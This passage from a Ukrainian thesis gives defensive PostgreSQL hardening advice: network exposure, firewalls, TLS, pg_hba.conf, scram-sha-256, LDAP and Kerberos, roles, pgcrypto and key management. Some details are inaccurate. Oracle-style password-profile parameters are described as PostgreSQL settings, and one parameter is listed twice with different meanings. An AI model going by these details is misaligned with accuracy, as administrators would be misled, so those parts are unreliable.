Розглянемо налаштування роз'єму TCP/IP. Використання мережевого сокета TCP/IP потрібно, для того, щоб з віддаленої системи отримати доступ до свого сервера Postgres. Зведення до мінімуму зону потенційної атаки для тих, хто намагається отримати доступ до системи, залежить від розміщення серверу в мережі. Коли сервер всередині корпоративної мережі, він може бути розміщений у кількох фізичних мережах або внутрішній системі VLAN. Налаштувати систему потрібно лише на прослуховування та прийняття з'єднань у мережах. Щоб бути впевненим, що Postgres прослуховує та приймає підключення тільки до потрібної мережі, потрібно використовувати конфігураційний параметр «listen_addresses» у «postgresql.conf» [20].

Також налаштування Брандмауер є досить важливим. Брандмауери важливі інструменти для уникнення доступу з неавторизованих джерел до мережевих портів. Вони також пропонують засоби ведення журналу, які використовують для більш активного виявлення спроб вторгнення. На прикладі звичайного брандмауера ви можете сформувати правила на вході та виході, які визначають дозволений трафік. Ці правила формуються на основі параметрів, які необхідно заповнити:

задати протокол (TCP, IPv6) ;

порт на якому розташовується PostgreSQL ;

IP-адреса або доменне ім'я, місця з якого відбувається підключення.

Для поліпшення налаштувань захисту, деякі брандмауери пропонують додаткові функції. Для мінімізування доступу до Postgres , ми можемо створити правило:

Щоб трафік TCP (IPv6), який надходить з адреси не наших сервер додатків до порту, на якому розташовується PostgreSQL, відхилявся (або залишався чорним).

Бажано також створити правила для вихідних даних, якщо на сервері вашому встановлені обгортки іноземних даних або подібні розширення.

При використанні хмарних технологій рекомендується використовувати вбудовані в хмарну платформу брандмауери, тому що вони дозволяють

створювати правила, які можна неодноразово використовувати та підключати до кількох серверів, цим самим значно полегшують керування.

Визначемо налаштування для шифрування транспорту. Зазвичай трафік до сервера бази даних, який протікає через мережу, потрібно шифрувати. OpenSSL, який використовується в Postgres, забезпечує безпечну переправу даних та бере за основу принцип шифрування TLS (рис. 3.9).




Рис. 3.9. Процедура виконання шифрування за принципом TLS [29]

Щоб у Postgres зашифрувати дані потрібні ключ та сертифікат сервера. Вони вказуються за допомогою «ssl_key_file» і «ssl_cert_file». Рекомендується їх захищати парольною фразою, вона вводиться вручну або за допомогою сценарію, який отримує її від імені сервера, за допомогою конфігурації «ssl_passphrase_command».

Якщо в наявності вже є ЦС (центр сертифікації), є можливість

використовувати сертифікати з Postgres. Через налаштування конфігурації «ssl_ca_file» і «ssl_crl_file» зможуть надати СУБД сертифікати що в свою чергу надає гнучкість відкликати сертифікати у відповідь на інциденти безпеки та дозволити серверу відхиляти сертифікати клієнта або клієнтські сертифікати сервера. Це також дозволяє налаштувати клієнта та сервера так, щоб вони відхиляли один одного, якщо ідентичність одного з них не може бути перевірена через ланцюг довіри.

В першу чергу потрібно переконатися у безпечному використанні TLS. Рекомендується перевірити та налаштувати такий ряд параметрів конфігурації у файлі конфігурації:

«*postgresql.conf*»;

«*ssl_ciphers*»;

«*ssl_ecdh_curve*»;

«*ssl_dh_params_file*»;

«*ssl_min_protocol_version*».

Автентифікація клієнта це важливий елемент безпеки, тому ми надамо рекомендації як налаштувати конфігурацію таким чином щоб користувачі автентифікувалися та повідомлялося чи успішно вони під ’єдналися до сервера через файл конфігурації «pg_hba.conf».

Файл конфігурації «pg_hba.conf», знаходиться в каталозі даних Postgres. Він визначає методи автентифікації та правила доступу для сервера даних. Послідовність рядків виконується при підключенні (з’єднанні), тоді як перший рядок визначає автентифікації, який буде використовуватися. Всього в наявності є 7 різних форматів рядків у файлі [25]. З них є три основні варіанти. Решта є доповнюючими полями конфігурації. Потрібно налаштувати файл таким чином щоб обов’язково був в наявності:

тип з’єднання;

ім’я бази даних;

ім’я користувача;

мережеву адресу/підмережу клієнта;

метод автентифікації, та додаткові до автентифікації поля.

Рекомендується в для мережевих використовувати hostssl або hostgssenc (опції для налаштування конфігурації), задля забезпечення шифрування з’єднань.

В СУБД є можливість налаштувати метод автентифікації довіри, однак його потрібно використовувати лише в окремих випадках, оскільки за його допомогою можливо підключитися окремому клієнту без подальшої. Даний метод слід використовувати лише для тестування та випадках розробки тільки на локальну обладнанні, однак тільки при використанні TLS або коли доступ до віддаленого або локального обладнання мають лише повністю довірені користувачі та безпека даних не є проблемою. Використовувати метод довіри потрібно з особливою обережністю. Цей метод являється дуже ризикованим!

Визначимо провила хешування. Спосіб хешування md використовувався на протязі багатьох та був одним з найпопулярніших способів хешування у зв’язці Postgres та досі користується попитом. Однак рекомендується при налаштуванні використовувати scram-sha-256 якщо потрібна необхідність використання пароля при автентифікації.

На даний момент md5 та scram-sha-256 використовують метод відповіді на виклик задля більшої безпеки. А хешовані паролі зберігається на сервері. Їх відмінність полягає в тому що scram-sha-256 зберігає хеші в окремій формі, такий метод рахується більш криптографічно безпечним, для уникнення ситуацій коли злодіяч зможе отримати доступ до хешів.

При ситуації якщо є окремий сервер Postgres та потрібно встановлювати з’єднання з ним при використанні пароля рекомендується використовувати scram-sha-256 як метод автентифікації. На даний момент спосіб хешування md5 являється застарілим тож потрібно уникати його використання в нових системах.

Розглянемо інтеграції з системами єдиного входу. LDAP (мережевий протокол для надсилання запитів або модифікації даних) та інші системи часто використовують в корпоративних середовищах при інтеграції з системами єдиного входу [23]. При використанні такого підходу сервер Postgres налаштовується на автентифікацію користувачів через протокол LDAP або інші

зв’язні системи.

При використанні LDAP є можливість використання різноманітних способів для контроля доступу користувачів (для окремих ролей та учасників різних груп). Якщо використовується LDAP рекомендується в файл «pg_hba.conf» внести додаткові параметри для з’єднання, особливо рекомендується налаштувати фільтр пошуку який дозволяє підключатися до бази даних лише користувачам, які відповідають фільтру.

Альтернативним варіантом до LDAP являється Kerberos (протокол що дає можливість автентифікації до встановлення каналу). Налаштування даного протоколу являється більш складним, однак він при правильному налаштуванні вважається більш безпечним. Також він дає можливість налаштувати автоматичну автентифікацію для клієнтського програмного забезпечення, якщо воно має таку підтримку.

Метод автентифікації LDAP користується великою популярністю та має позитивні відгуки, але рекомендується віддати перевагу автентифікації за допомогою Kerberos, оскільки даний протокол ніколи не надсилається на сервер Postgres пароль користувача (рис. 3.10).




Рис. 3.10. Схема використовування автентифікації Kerberos [31]

Надалі визначимо налаштування сертифікатів TLS. Рекомендується використовувати сертифікати та шифрування TLS для автентифікації та передачі даних. Автентифікація сертифікатів працює, довіряючи сертифікату верхнього рівня, щоб видавати сертифікати лише довіреним клієнтам. Клієнти, які мають сертифікат і ключ, видані вищим органом, який також видав сертифікат і ключ сервера, можна вважати надійними.

Для початку потрібно створити ключ та сертифікат центру сертифікації який був розглянутий раніше. Ці дані достатньо конфіденційні тому тримати їх потрібно в цілковитій. Далі потрібно створити ключ та сертифікат для сервера Postgres та підписати його раніше створеними ключом та сертифікатом від. Ці два файли (сертифікат та ключ) потрібно встановити на сервері Postgres разом з тільки копією сертифіката ЦС (рис. 3.11).

Також хорошою практикою вважається використовування списку відкликання сертифікатів, це зроблено задля вистежування сертифікатів , котрим більше не можна довіряти. Сертифікати являються найкращим способом на сьогоднішній день для автентифікації автоматизованих систем, котрі мають

підключатися через мережу до сервера Postgres [19].




Рис. 3.11. Додавання сертифікатів та ключа для СУБД

Виведемо застосування додаткової конфігурації. Рекомендується налаштувати додаткові параметри для конфігурації:

«authentication_timeout» - параметр, що встановлюється через файл «postgresql.conf». За допомогою визначення цього параметру можливо встановити максимальну кількість часу, з який автентифікація повинна закінчитися, до того моменту коли сервер закриє з'єднання. Оскільки для у з'єднання є кінцева кількість місць, даний параметр відключає спроби з'єднання які тривають більше зазначеного часу та займають на невизначений термін;

«auth_delay» - даний модуль можливо завантажити через параметр конфігурації «shared_preload_libraries» у «postgresql.conf». Даний параметр слугує для встановлення паузи між спробами автентифікації. За допомогою цього значно ускладняються атаки методу швидкісного підбору.

Наступним важливим налаштуванням є створення та модифікація ролей, котрі мають унікальні права в СУБД. Як ми розглянули раніше роль може бути унаслідувана від інших ролей або членів. У ролей є окрема кількість встановлюємих атрибутів, навіть такі, які роблять їх обліковими записами користувачів.

Ролі мають ряд фіксованих атрибутів, які можна встановити:

LOGIN - фактично як зрозуміло з назви є логіном користувача;

SUPERUSER - чи являється цей користувач супер-користувачем який може змінювати фактично все в системі (на зразок власника);

CREATEDB - чи має можливість дана роль створювати бази даних;

CREATEROLE – чи має можливість створювати нові ролі;

REPLICATION – чи може створювати копію бази даних;

PASSWORD – пароль (опціонально);

BYPASSRLS – чи може не проходити перевірки безпеки на рівні рядків;

VALID UNTIL – дійсний до якогось часу (опціонально).

Рекомендується уважно слідкувати кому та при яких обставинах надаються важливі атрибути (SUPERUSER, CREATEDB, CREATEROLE), а також не використовувати для повсякденної роботи привілеї SUPERUSER. Після налаштування ролей буде виконуватись схожа схема як на рис. 3.12.




Рис. 3.12. Схема захищеності за допомогою доступів [28]

Варто мати на увазі що PostgreSQL за базовими налаштуваннями не надає можливостей контроля складності пароля. Але, він має можливість підключити сторонній модуль для такої перевірки. Щоб даний додатковий модуль мав ефект, користувач повинний власноруч не змінювати пароль за допомогою минулого захешованого рядка. Гарним вирішенням даної проблеми являється використовування зовнішнього сервісу для автентифікації, на зразок раніше розглянутих LDAP та Kerberos.

Для посилення захисту пароля потрібно використовувати профіль пароля, за допомогою методів автентифікації (md5 або scram-sha-256). Профілі паролів повинні бути зазначені та застосовані до ключових ролей супер-користувачем. Налаштування профілю поєднує такі параметри:

«FAILED_LOGIN_ATTEMPTS» – цифра що визначає кількість невдалих спроб вводу даних авторизації, після чого роль/користувач буде заблокована до часу який зазначений в атрибуті «PASSWORD_LOCK_TIME»;

«PASSWORD_LIFE_TIME» – зазначена кількість часу (в днях), після чого буде рекомендовано змінити пароль;

«PASSWORD_GRACE_TIME» – заданий період за який користувач повинен буде змінити пароль якщо він вийшов за період «PASSWORD_LIFE_TIME». Якщо цей термін скінчився у користувача не буде можливості змінювати будь які дані, буде лише можливість перегляду таблиць;

«PASSWORD_REUSE_TIME» – період, який користувач повинен очікувати перед тим як використовувати минулий пароль;

«PASSWORD_REUSE_MAX» – кількість використовувань різних паролей до того часу як можливо буде використовувати старі;

«PASSWORD_VERIFY_FUNCTION» – назва створеної функції в базі даних котра має можливість перевірити складність введеного паролю;

«PASSWORD_REUSE_MAX» – кількість можливих повторювань паролю при його зміні;

«PASSWORD_ALLOW_HASHED» - чи потрібно забороняти мануально змінювати пароль у вигляді хеша.

Базово Postgres налаштований з поєднанням декількох ролей моніторингу. Вони дають можливість певним ролям надавати додаткові можливості, котрі використовуються для моніторингу системи, що позбавляє необхідності надавати роль супер-користувача:

«pg_monitor» - стандартна роль, яка є батьківською для наступних:

«pg_read_all_settings» - надає можливість читати деякі змінні конфігурації котрі доступні лише супер-користувачам;

«pg_read_all_stats» - дозволяє читати таблиці пов’язані з аудитом та використовувати додаткові розширення що мають зв’язок зі статистикою, навіть такі які можуть бачити та використовувати лише супер-користувачі;

«pg_stat_scan_tables» - приводити до дії функції сканування та моніторингу, навіть такі, які спроможні блокувати доступ до таблиць, не час їх виконання.

Рекомендується використовувати ролі моніторингу, щоб надати підвищені привілеї ролям, без необхідності надавати їх ролі супер-користувача та користуванню всією гнучкістю способів моніторингу. При використанні такого підходу потрібно переконатися, що інші ролі мають лише необхідні для їх роботи привілеї.

Під час налаштування баз даних, а особливо таблиць в ній, та доступу до них , потрібно звернути увагу на ролі користувачів та доступи до даних, які вони повинні мати та не повинні.

Є такий спосіб налаштування контролю доступу який називається списком контролю доступу (список керування доступом). Списки контролю доступу це насамперед додаткові рядки які під’єднуються до рядків, функцій, представлень та таблиць, як ми розглядали раніше. Будь-яка грамотно розроблена система повинна поєднувати ролі та список керування доступом для захисту даних.

Рекомендується щоб таблиці та інші взаємопов’язані об’єкти належали ролі, що не являється супер-користувачем. Потрібно створити групові ролі, які будуть спроможні відображати дозволи або ролі, котрі мають необхідні привілеї бази даних. Не рекомендується надавати ці права користувачу, що використовується кінцевими користувачами, оскільки даний підхід може достатньо ускладнити

можливість гнучкого керування. Є потреба в зменшенні привілеїв лише до необхідних тож потрібно використовувати підхід групових ролей для спрощення керування.

Встановимо застосування шифрування. Існують обставини коли є необхідність шифрувати конфіденційні дані при зберіганні. За допомогою спільноти є необхідна кількість розширень для впровадження додаткової безпеки за допомогою шифрування. Одним з таких є pgcrypto. Це стандартне розширення Postgres, у якого метою є розширення базового інструментарію SQL для надавання функцій шифрування та хешування, котрі потрібно використовувати для моделювання внутрішньої логіки в базі даних. Після встановлення необхідних пакунків на стороні сервера вистачає виконання команди від ролі супер-користувача:

«*CREATE EXTENSION pgcrypto;*».

При наявності потреби використання шифрування даних потрібно уважно визначити в яких місцях його потрібно, щоб відповідати нормативним та подібним вимогам.

Найпростіший спосіб шифрування є шифрування симетричний. Цей спосіб шифрування не вимагає PGP (програма що дозволяє виконувати роботу шифрування та дешифрування), саме тому можливо її використовувати з базового скачування та налаштування. Для прикладу ми можемо викликати прості SQL команди що зможуть зашифрувати або розшифрувати дані:

«*SELECT pgp_sym_decrypt(*

pgp_sym_encrypt('Привіт', 'any_key'),

'any_key ');»

Як ми бачимо в прикладі «pgp_sym_decrypt» функція дешифрує дані, а функція «pgp_sym_encrypt» їх шифрує за допомогою кодового ключа.

Але більш безпечним способом шифрування, та його рекомендується використовувати, є асиметричний метод. Він базується на закритому та відкритому ключах які перед використанням потрібно згенерувати. Після успішного згенерування цих ключів є можливість використовувати наступні

команди SQL:

«*pgp_pub_encrypt('<дані>', '<відкритий ключ>')*»;

«*pgp_pub_decrypt(<текст шифру>, '<приватний ключ>')*».

Перед вибору методу шифрування потрібно уважно ознайомитися з програмою та даними які там використовуються задля визначення потрібного вам методу шифрування. Це є дуже важливою частиною оскільки деякі дані повинні бути в неявному вигляді задля безпеки. Також варто взяти до уваги, що відкритий ключ зазвичай має більше сенсу під час обміну даними з іншими (оскільки спільного секрету немає), тоді як симетричний може мати більше сенсу для автономної програми.

Що стосується хешування. Хешування необоротнє, тож потрібно відрізняти місця де потрібно використати шифрування, а де хешування. Іншими словами можливо сказати що при хешуванні даних ми отримуємо їх контрольну суму в вигляді символів та можемо це значення використовувати щоб побачити чи були дані змінені або чи надав користувач таке саме значення.

Хешування досить використовуєма річ тож її частіше використовують для конфіденційних даних, чутливих даних, та паролів. Їх можливо потрібно перевірити однак не повертати. Однак важливо пам’ятати що якщо увімкнений та налаштований аудит та використовуються SQL команда що зберігає різного роду чутливу інформацію то воно може бути записана в журнали аудиту. На такий випадок можливо потрібно більш коректно налаштувати аудит, налаштувати мережевий зв'язок на шифрування чи хешувати дані на стороні сервера до виклику SQL команд.

Також рекомендуємо не зберігати чутливі дані (паролі, номери карток та інше) користувачів у вигляді простого тексту або відносної (туманної) форми в базі даних. Іноді бувають випадки коли цього вимагає система, наприклад менеджер зберігання паролів, однак тоді потрібно попіклуватися про додатковий шар безпечних заходів задля дотримання безпеки. Потрібно використовувати одностороннє хешування у всіх місцях системи для перевірки актуальності даних де їх не потрібно повертати.

Завершальним етапом рекомендацій є налаштування керування ключами. Достатньо часто розробники та архітектори системи мають проблему пов’язану з шифруванням даними, а з керування ключами. В звичайній формі ваша програма має єдиний або декілька централізованих постійних ключів, які вона використовує під час шифрування та дешифрування даних. В такому випадку є ймовірність що ключ змінити не вийде, тож даний ключ або їх деяка кількість буде використовуватись як користувачами так і вашою програмою на протязі її життя. На такий випадок можливо припустити що даний ключ будуть мати певна кількість людей котра не буде на постійній основі працювати в компанії. На такий випадок на допомогу вам може прийти системи керування ключами.

Не обов’язково рекомендується використовувати підхід системи керування ключами, однак це являється непоганою практикою щодо їх обслуговування. Дані системи полегшують контроль проблеми що була описано вище, а саме дають змогу зберігати ключі в окремій захищеній службі, яка розташована як окремий сервіс від бази даних та зв’язаних з нею програм. Але саме цілю даного сервісу є незалежний контроль ключів для різних користувачів. Візьміть до уваги такий підхід для керування криптографічними ключами, задля відокремлення їх зберігання від програми або уникнення застосування спільних ключів.

ВИСНОВКИ

В даній роботі проведено аналіз системи управління базами даних PostgreSQL сучасного підприємства. Також розглянуто базовий концепт бази даних, їх види, підвиди та прогресивне розширення бази даних в СУБД. На етапі аналізу досліджено типи налаштувань для сучасної системи управління базами даних та відмічено, які з них являються більш обов’язковими для звернення уваги. А також розглянуто типи сучасних атак на сервери та інші фізичні сховища баз даних та дії, що потрібно виконати задля їх запобігання.

База даних – це спеціально структуроване сховище, що може зберігати різноманітні дані в таблицях, змінювати їх та видаляти. Сама база даних являється віртуальним файлом, що повинен зберігатися в фізичному сховищі. Щоб робити певні махінації з базами даних та даними в них використовуються мови запитів, на зразок популярної мови SQL.

SQL – це спеціальна мова програмування, що являється стандартом для виконання запитів до реляційних баз даних, їх обробки, видалення, або забезпечення контролю доступу.

СУБД – спеціальне програмне забезпечення, що надає розширений функціонал для співпраці з базою даних, виступає як посередник між базою даних і користувачем, та поширює додаткові налаштування, на зразок аудиту чи паралельного виконання запитів. Є декілька видів СУБД, основні з них:

реляційні (тобто зберігаємі дані розташовані в рядках та стовпцях);

нереляційна (дані зберігаються у виді ключ - значення);

об’єкто-орієнтована (всі дані зберігаються в виді відношень одних до одних).

У ході аналізу вразливостей розглянуто найбільші з них, що можуть приводити до критичних витоків інформації. Всі розглянуті вразливості об’єднано в групи:

обмеження функцій, портів, протоколів та/або служб;

аудит подій;

оновлення продукту СУБД;

автентифікація та розподілення доступу;

обробка помилок;

керування сеансами;

зміни компонентів системи.

В наступних кроках проаналізовано основні налаштування задля поліпшення безпеки СУБД, що мали можливі шляхи покращення безпеки як фізичного, так і віртуального середовища. Також проведений практичний приклад отримання доступу до середовища та безпосередньо до даних СУБД при базовій конфігурації, зроблені відповідні висновки та нотатки про можливі шляхи їх вирішення. В кінцевому результаті, розроблено рекомендації, що бажано застосувати для покращення стану безпеки СУБД сучасного підприємства та уникнення випадків втрати або поширення конфіденційних даних. В основному можливо відзначити такі принципи:

хешування;

шифрування;

керування ключами шифрування;

контроль доступів до даних;

TLS;

інтеграції з іншими системами;

підключення;

інші.

В роботі розглянуто та розроблено рекомендаційні методи забезпечення безпеки СУБД PostgreSQL на сьогоднішній день для сучасного підприємства, але розглянуті технології забезпечення безпеки потрібно впроваджувати згідно з специфікою їх функціонування.

ПЕРЕЛІК ПОСИЛАНЬ

1. Що таке база даних. [Електронний ресурс] – Режим доступу: https://www.oracle.com/database/what-is-database/.
2. База даних. [Електронний ресурс] – Режим доступу: https://www.javatpoint.com/what-is-database.
3. Як влаштовані бази даних. [Електронний ресурс] – Режим доступу: https://habr.com/ru/company/oleg-bunin/blog/358984/.
4. Що таке SQL. [Електронний ресурс] – Режим доступу: https://avada-media.ua/ua/sql/.
5. Забезпечення безпеки баз даних PostgreSQL. [Електронний ресурс] – Режим доступу: https://habr.com/ru/company/vk/blog/500708/.
6. Що таке мультимодельна база даних. [Електронний ресурс] – Режим доступу: https://searchdatamanagement.techtarget.com/definition/multimodel-database.
7. Розділи, уявлення та інші об'єкти схеми. [Електронний ресурс] – Режим доступу: https://docs.oracle.com/cd/E11882_01/server.112/e40540/schemaob.htm.
8. Таблиці та табличні кластери. [Електронний ресурс] – Режим доступу: https://docs.oracle.com/cd/E11882_01/server.112/e40540/tablecls.htm.
9. Індекси та індексо-організовані таблиці. [Електронний ресурс] – Режим доступу: https://docs.oracle.com/cd/E11882_01/server.112/e40540/indexiot.htm.
10. База даних та СУБД. Основні поняття та визначення [Електронний ресурс] – Режим доступу: https://oracle-patches.com/db/%D0%B1%D0%B0%D0%B7%D0%B0-%D0%B4%D0%B0%D0%BD%D0%BD%D1%8B%D1%85-%D0%B8-%D1%81%D1%83%D0%B1%D0%B4-%D0%BE%D1%81%D0%BD%D0%BE%D0%B2%D0%BD%D1%8B%D0%B5-%D0%BF%D0%BE%D0%BD%D1%8F%D1%82%D0%B8%D1%8F.

11. Моделі даних MongoDB. [Електронний ресурс] – Режим доступу: https://docs.mongodb.com/manual/core/data-modeling-introduction/.

12. Вступ до PostgreSQL. [Електронний ресурс] – Режим доступу: https://aiven.io/blog/an-introduction-to-postgresql.

13. Що таке MySQL. Все що потрібно знати. [Електронний ресурс] – Режим доступу: https://www.talend.com/resources/what-is-mysql/.

14. Використання команди GRAND SQL в PostgreSQL. [Електронний ресурс] – Режим доступу: https://postgrespro.ru/docs/postgresql/9.6/sql-grant.

15. Посібник із технічного впровадження безпеки PostgreSQL. [Електронний ресурс] – Режим доступу: https://www.stigviewer.com/stig/postgresql_9.x/.

16. Техніка безпеки при роботі з PostgreSQL. [Електронний ресурс] – Режим доступу: https://habr.com/ru/post/314048/.

17. Metasploit. [Електронний ресурс] – Режим доступу: https://kali.tools/?p=1551.

18. Приклад використання Hydra. [Електронний ресурс] – Режим доступу: https://www.kali.org/tools/hydra/.

